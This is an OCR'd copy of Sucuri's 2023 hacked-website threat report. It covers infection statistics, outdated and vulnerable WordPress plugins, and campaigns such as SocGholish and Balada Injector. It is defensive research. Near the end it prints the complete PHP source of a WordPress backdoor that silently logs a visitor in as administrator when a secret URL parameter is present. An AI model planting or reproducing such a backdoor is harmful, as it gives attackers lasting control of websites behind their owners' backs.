SUCURi

2023

Hacked Website & Malware Threat Report

sucuri.net

Index

2023 Hacked Website & Malware Threat Report


Our 2023 Hacked Website and Malware Threat Report is a deep dive into our logs and summarizes the latest trends in infected websites and website malware. It identifies the latest tactics, techniques, and procedures seen by our Malware Research and Remediation groups at Sucuri and GoDaddy Infosec.

We examined trends in our user base to identify the most common threats and malware that our clients encounter. Our data revealed that website backdoors continue to be a valuable tool in the attacker's arsenal: 49.21% of compromised websites were found with at least one website backdoor at the point of infection. Furthermore, 55% of the websites infected with database malware were found with at least one malicious admin user, allowing attackers to easily regain access and control over the compromised environment after initial infection.

Three main malware campaigns dominated our data sets last year: Japanese SEO Spam, SocGholish, and Balada Injector malware. We often find these campaigns competing for the same vulnerable websites — during website cleanup, it was common for our remediation team to find two or three of these infections in the same compromised environment.

Balada Injector malware saw a number of new developments, including experimental obfuscation techniques and methods to evade detection. A number of high-profile vulnerabilities for popular WordPress plugins with large user bases resulted in massive website infections.

The data in this report reflects the environments inspected by our malware cleanup scripts, remote and server-side website scanners. It does not represent the entire web at scale.



Key Takeaways for 2023

- A total of **39.1%** of CMS applications were outdated at the point of infection.
- **49.21%** of compromised websites were found with at least one website backdoor.
- **13.97%** of compromised websites had at least one vulnerable plugin or theme at the time of remediation.
- The most frequently detected out-of-date plugins with known vulnerabilities included Elementor Pro, Freemius Library, and Advanced Custom Fields.
- SEO spam was detected on **20.30%** of all infected websites.
- **38.3%** of all compromised databases contained SEO spam, primarily consisting of concealed links related to counterfeit drugs and online gambling.
- SiteCheck's remote scanners detected gambling SEO spam on **87,201** sites — a 200% increase from 2022.
- SiteCheck's remote scans detected SocGholish malware on **143,242** sites.
- Obfuscated Balada Injector scripts were found on **135,309** hacked sites. An additional **106,782** injections of known Balada domains were detected during remote SiteCheck scans.
- **5.06%** of compromised websites hosted some form of phishing content at the time of infection.
- Fake plugins were an emerging theme, with **4.18%** of compromised websites found with at least 1 fake plugin at the time of remediation.
- **2.14%** of compromised websites had at least one malicious cron job that dropped distinct types of malware (usually backdoors).
- Our teams eliminated **4,131,724** instances of spam from files and cleaned **430,934** spam entries from compromised databases.

Methodology

The data used in this report is a representative sample of the total number of websites that our Remediation team serviced during 2023. This includes **39,594** websites cleaned by our incident response team and **108,122,130** remote website scans from January to December 2023.

Our findings identify trends in Content Management Systems (CMS) applications most affected by compromise, as seen in our scan data. We also seek to analyze the types of malware families seen at the point of infection.


Our analysis does not look to measure the effectiveness of existing security controls, including website hardening or web application firewalls.

Software Distribution

In 2023, WordPress dominated the content management system (CMS) landscape. According to W3Tech's market share statistics, WordPress holds **62.8%** of the content management market share, a figure that mirrors trends in our own data.

Our analysis, which includes data from website monitoring, malware cleanup operations, and SiteCheck user bases, indicates that WordPress was the predominant CMS among our users, comprising **95.5%** of all detected infections. Joomla, with **1.7%**, and Magento, at **0.6%**, were less prevalent.

Infected CMS Distribution - 2023



It is important to clarify that these figures do not mean that these platforms are more or less secure than other platforms. Instead, they highlight the widespread adoption and usage of these CMS platforms in 2023, as observed in our datasets.

Vulnerable Software & Components

Websites can be compromised due to a variety of factors, including weak passwords, misconfigured settings, and flawed access control mechanisms. One of the most significant risks to content management systems arises from vulnerabilities in extensible components like plugins, themes, and third-party software.

Attackers often use automated scripts and tools to scan the internet for susceptible sites. These opportunistic attacks easily pinpoint potential victims, exploit known weaknesses, and gain unauthorized entry into systems. Once inside, attackers can deploy additional malicious tools and backdoors.

Key factors contributing to website vulnerabilities include inadequate testing and quality assurance, incorrect implementation, issues with security configurations, a lax security approach, and a general lack of security expertise and resources.

In this section, we analyze outdated and vulnerable website software identified during remediation efforts in 2023.


Ensure all website software including core CMS, plugins, themes, and other third-party components are regularly updated with the latest security patches. Regular updates are crucial to protect against attacks that exploit known vulnerabilities.

You can leverage a web application firewall to virtually patch known vulnerabilities and help prevent exploits if you are unable to apply patches on a regular basis.

Outdated CMS Detection

In 2023, **39.1%** of all Content Management System (CMS) applications were outdated at the time of infection. A CMS was considered outdated if it had not been updated with the latest security release at the time remediation was performed.

Outdated & Updated CMS - 2023



Our data indicates that automatic updates in WordPress have aided in maintaining more up-to-date CMS installations, which has significantly reduced exploits in core CMS vulnerabilities.

Vulnerable Components

Our 2023 cleanup and detection data show a high percentage of plugins remained unpatched, exposing sites to exploitation of known vulnerabilities. We found that **13.97%** of all compromised websites had at least one vulnerable component at the time of remediation.

Top Vulnerable Software - 2023

Top Vulnerable Software	Percentage
Elementor Pro < 2.9.4	18.82%
Freemius < 2.5.10	14.13%
Advanced Custom Fields < 6.2.7	12.89%
Contact Form 7 < 5.3.2	12.71%
Essential Addons for Elementor < 5.0.5	10.15%
WooCommerce Payments < 5.6.2	3.53%
Limit Login Attempts < 1.7.2	3.29%
Ninja Forms < 3.6.11	2.78%
Updraft Plus Free < 1.22.3	2.61%
Gutenberg Template < 4.2.13	1.90%

Many websites were detected with vulnerabilities in established plugins and libraries like Elementor Pro and Freemius Library, which does not indicate inferior security but instead reflects their popularity and widespread use of these components without updates.

For instance, Elementor Pro, which boasts over 5 million users, had only two new vulnerabilities from January to December 2023. By simply patching to the latest version, users were able to minimize risk and address known vulnerabilities, bugs, and other security threats — however, we see from our 2023 data that many website administrators are slow to patch, resulting in exploits.

Our data underscores the importance of regular patching and maintenance of website software and third-party components to mitigate risk.

Malware Families

Our 2023 research focused on infection trend analysis and how these trends correlate with malware families and our malware detection signatures.


Investigations and the subsequent malware analysis are crucial for the development of our detection and cleanup signatures. These proprietary signatures are crafted and maintained by our dedicated malware research team and equip our tools with the capabilities to identify and mitigate threats within website environments.

Top Detected Malware

This year, our team aggregated and analyzed data from malware signatures that were detected during remote scans, incident response, and remediation, to identify the most common threats that our clients faced in 2023.

This bar chart displays the frequency of different malware families found during the cleanup and remediation of hacked websites in 2023.

Malware Family Distribution - 2023



Why is there an overlap?

It is common for our research teams to find multiple types of malware on a single compromised website. Therefore, the percentages of the different malware families overlap. This happens because attackers often employ a variety of malicious tactics, such as injecting redirects to phishing sites, installing backdoors for unauthorized access, and contaminating web pages with SEO spam.

Malware

In 2023, **47.97%** of remediated websites were flagged with the generic malware category. Typical examples within this broad group include malicious JavaScript and PHP scripts designed to redirect visitors to third-party domains, steal login credentials, or initiate drive-by downloads.

Notable Malware Campaigns

Our SiteCheck remote scan analysis pinpointed several significant malware campaigns throughout 2023:

Notable Malware Campaigns - 2023

Malware Type	Total SiteCheck Detections
Japanese Spam	157,723
SocGholish	143,242
Balada Injector	135,309
Bogus URL Shorteners	37,555
DNS TXT redirects	24,460
Sign1	13,353

Japanese Spam

For over 9 years, Japanese spam has been one of the most common types of black-hat SEO spam infections seen by our malware team. This malware creates thousands of doorways pages in Japanese language on compromised websites. The doorways redirect web searchers to knock-off sites selling replicas of popular brands, as well as other goods usually found on sites like Alibaba.


Search results of infected site are usually polluted with Japanese keyword spam, as seen in this recent example below:

Example of Google search results with Japanese keyword spam.

SocGholish

SocGholish malware, otherwise known as “fake browser updates”, is one of the most common types of malware infections that we see on hacked websites. This malware campaign leverages a JavaScript malware framework that has been in use since at least 2017.

The malware attempts to trick unsuspecting users into downloading what is actually a Remote Access Trojan (RAT) onto their computers, which is often the first stage in a ransomware infection.




Example of a SocGholish fake browser update landing page.

SiteCheck detected **143,242** sites with SocGholish malware injections in 2023. Of those detections, **19,637** sites directly loaded scripts from known SocGholish domains.

Balada Injector

Balada Injector is a sophisticated malware campaign targeting WordPress sites, identified by its use of **String.fromCharCode** obfuscation and frequently-rotated domain names that host attacker’s malicious scripts. It primarily redirects visitors to various scam sites, such as fake tech support and fraudulent lottery winnings.

Since 2017, this campaign has infected over a million WordPress sites. Balada Injector operates by injecting malicious code into server files and WordPress databases, continuously evolving to exploit new and existing vulnerabilities.



Example of typical Balada Injector redirect destination.


The malware was detected by Sucuri's SiteCheck over **106,782** times in 2023 alone, while our malware cleanup team found obfuscated Balada Injector scripts on a total of **135,309** compromised sites.

The majority of 2023's infections can be attributed to disclosed (and now patched) vulnerabilities in tagDiv Composer plugin (Newspaper theme) and Essential Addons for Elementor plugin.

Bogus URL Shorteners

Our researchers started tracking this campaign in September 2022, when thousands of websites started redirecting to fake Q&A sites using bogus URL shortener domains. By 2023, our team had observed multiple iterations of this malware.

The campaign uses multiple variations of redirect scripts (from highly obfuscated to simple script URLs), introduced over a hundred new fake URL shortener domains and started redirecting mobile-only traffic to AI-generated blogs about cryptocurrencies.



Example of Bogus URL shortener script found injected into WordPress page.

SiteCheck detected bogus URL shortener injections on **37,555** sites, while another **7,245** sites were found to be injected with blocklisted resources.

DNS TXT redirects


Our research team first identified this malware campaign in July 2023, when we found it injecting malicious JavaScript code into compromised WordPress sites to redirect site visitors to VexTrio scam domains for tech support scams.

Example of DNS TXT redirect to tech support scam on compromised website.

The most interesting thing about this malware is how it uses dynamic DNS TXT records of malicious domains **(tracker-cloud[.]com, ads-promo[.]com, logsmetrics[.]com)** to obtain redirect URLs.

Sign1

Since August 2023, our research team has observed the Sign1 malware campaign injecting malicious scripts into WordPress custom HTML widgets. Attackers often install the legitimate Simple Custom CSS and JS plugin to add their malicious code into the WordPress database. Infected sites are known to redirect to VexTrio scam sites.




Example of a Sign1 redirect to VexTrio landing page.

The SiteCheck remote scanner detected a total of **13,353** sites with various iterations of Sign1 malware.

Website malware can lead to significant operational disruptions, data breaches, and monetary loss. Malware can steal sensitive information, serve ransomware and remote access trojans, hijack server resources for malicious purposes, and even lock out legitimate users.

Website owners must prioritize real-time threat detection systems and website hardening to mitigate the risks associated with malware infections.




Backdoors

In 2023, **49.21%** of compromised websites were discovered to contain at least one backdoor at the time of infection. Our team successfully removed **21,062** backdoors from these infected sites.

Website backdoors are stealthy mechanisms designed to bypass normal authentication to allow attackers persistent access to a website's backend, long after the initial breach. This continued access facilitates repeated infections, even if the original malware is cleared. Detecting backdoors poses a significant challenge due to their diverse formats and the variety of specific tasks they are programmed to perform within a compromised website or server environment.

Our latest analysis of data sets to identify prevalent backdoor types found on compromised websites in 2023 revealed the following distribution:

Backdoors - 2023



Backdoor Categories


- **Remote Code Execution (RCE) Backdoors:** Distinct from vulnerabilities that enable remote code execution, RCE backdoors permit attackers to run commands on the infected environment. These commands often come embedded in innocuous-looking GET/POST parameters or COOKIE values, making the backdoors incredibly succinct—sometimes less than 100 bytes—and difficult to spot within legitimate files. Their simplicity and efficacy make them favored tools among attackers, enabling unauthorized file uploads without the website owner's knowledge.

Example of an RCE backdoor.

- **Uploader:** This type of backdoor enables attackers to upload harmful files directly to the website's filesystem (provided they have the correct parameters, paths, or credentials).

Example of an uploader.

- **Web shell:** Malicious web shells typically include functionalities that give attackers a comprehensive overview of the compromised environment, such as server operating system details, PHP versions, and active services. Once installed, a web shell can facilitate database connections, data manipulation, PHP code execution, port scanning, file management, and other malicious activities.



Example of a web shell.

- **WordPress specific backdoors:** These types of backdoors are tailored to work specifically in WordPress environments. They usually come as fake WordPress plugins or injections that either create malicious admin users or provide attackers with unauthenticated access to the WordPress dashboard.

```php
<?php
error_reporting(0);

function autoLogin()
{
    if (!is_user_logged_in()) {
        $admins  = get_users(['role' => 'administrator']);
        $user_id = $admins[0]->ID;
        $user    = get_user_by('ID', $user_id);
        if (!$user) {
            $redirect_page = admin_url();
            wp_redirect($redirect_page);
            exit();
        }
        $loginusername = $user->user_login;
        wp_set_current_user($user_id, $loginusername);
        wp_set_auth_cookie($user_id);
        do_action('wp_login', $loginusername, $user);
        $redirect_page = admin_url();
        wp_redirect($redirect_page);
        exit();
    }
}
define('WP_USE_THEMES', true);
$timeSinceScriptCreation = time() - stat(__FILE__)['mtime'];

if (!isset($wp_did_header)) {
    $wp_did_header = true;
    require_once($_SERVER['DOCUMENT_ROOT'] . '/wp-load.php');
    if (is_user_logged_in()) {
        $redirect_page = admin_url();
        wp_redirect($redirect_page);
        exit();
    }

    if (isset($_GET['[redacted]']')){
        autoLogin();
        wp();
    }
}
```

Example of a WordPress-specific backdoor.

Backdoors allow attackers to regain entry into a system long after the initial breach. This sustained access can lead to repeated data breaches, persistent system damage, and prolonged unauthorized access.

